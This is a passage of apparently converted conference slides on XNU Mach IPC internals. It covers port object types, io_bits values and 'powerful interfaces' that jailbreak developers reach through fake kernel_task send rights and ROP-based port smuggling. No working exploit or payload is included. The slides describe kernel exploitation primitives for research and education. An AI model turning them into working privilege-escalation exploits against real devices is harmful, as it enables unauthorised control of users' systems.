| #define IKOT_HOST_NOTIFY    | 16 | #define IKOT_ARCADE_REG           | 42 |
| #define IKOT_HOST_SECURITY  | 17 | #define IKOT_EVENTLINK            | 43 |
| #define IKOT_LEDGER         | 18 | #define IKOT_TASK_INSPECT         | 44 |
| #define IKOT_MASTER_DEVICE  | 19 | #define IKOT_TASK_READ            | 45 |
| #define IKOT_TASK_NAME      | 20 | #define IKOT_THREAD_INSPECT       | 46 |
| #define IKOT_SUBSYSTEM      | 21 | #define IKOT_THREAD_READ          | 47 |
| #define IKOT_IO_DONE_QUEUE  | 22 | #define IKOT_SUID_CRED            | 48 |
| #define IKOT_SEMAPHORE      | 23 | #define IKOT_HYPERVISOR           | 49 |
| #define IKOT_LOCK_SET       | 24 |                                   |    |
| #define IKOT_CLOCK          | 25 |                                   |    |

# Review port's io\_bits

e.g., a regular port's io\_bits

0x80000000


IO\_BITS\_ACTIVE ←

```
mach_port_t dst_port;
mach_port_allocate( mach_task_self(), MACH_PORT_RIGHT_RECEIVE, &dst_port);
mach_port_insert_right(mach_task_self(), dst_port, dst_port, MACH_MSG_TYPE_MAKE_SEND);
```

# Review port's io\_bits

e.g., a userclient port's io\_bits


0x8000081d



# Review port's io\_bits

e.g., a voucher port's io\_bits

0x80000825



# Powerful interfaces

|           |  |
|-----------|--|
| Task      | task_suspend, task_resume, task_set_exception_ports<br>task_get_exception_ports, thread_create |
| Thread    | thread_set_state, thread_suspend<br>thread_resume  |
| Memory    | mach_vm_read, mach_vm_write<br>mach_vm_allocate, mach_vm_protect                               |
| IOKit     | IOConnectCallMethod  |
| Host      | host_info, host_get_io_master, host_processors   |
| Processor | processor_info, processor_control, processor_assign  |
| Misc      | Clock/ voucher/ semaphore  |

**Getting a send right to the (fake) kernel\_task has been used for a long time in jailbreak developments**

# Powerful interfaces

|           |  |
|-----------|--|
| Task      | task_suspend, task_resume, task_set_exception_ports<br>task_get_exception_ports, thread_create |
| Thread    | thread_set_state, thread_suspend<br>thread_resume  |
| Memory    | mach_vm_read, mach_vm_write<br>mach_vm_allocate, mach_vm_protect                               |
| IOKit     | IOConnectCallMethod  |
| Host      | host_info, host_get_io_master, host_processors   |
| Processor | processor_info, processor_control, processor_assign  |
| Misc      | Clock/ voucher/ semaphore  |

**Other outdated tricks: based on ROP-based code execution in a system service, sending the service's task/thread ports, or creating an IOKit userclient, and sending them back to the attacker process**

# The IPC, send rights, and more

Task inherits the send rights to a few special ports from its parent.

```
void ipc_task_init(
    task_t task,
    task_t parent)
{
    task->itk_host =
        ipc_port_copy_send(parent->itk_host);


    task->itk_bootstrap =
        ipc_port_copy_send(parent->itk_bootstrap);

    task->itk_seatbelt =
        ipc_port_copy_send(parent->itk_seatbelt);

    task->itk_gssd =
        ipc_port_copy_send(parent->itk_gssd);

    task->itk_task_access =
        ipc_port_copy_send(parent->itk_task_access);

    itk_unlock(parent);
}
```




Get the send rights via *task\_get\_special\_port()*

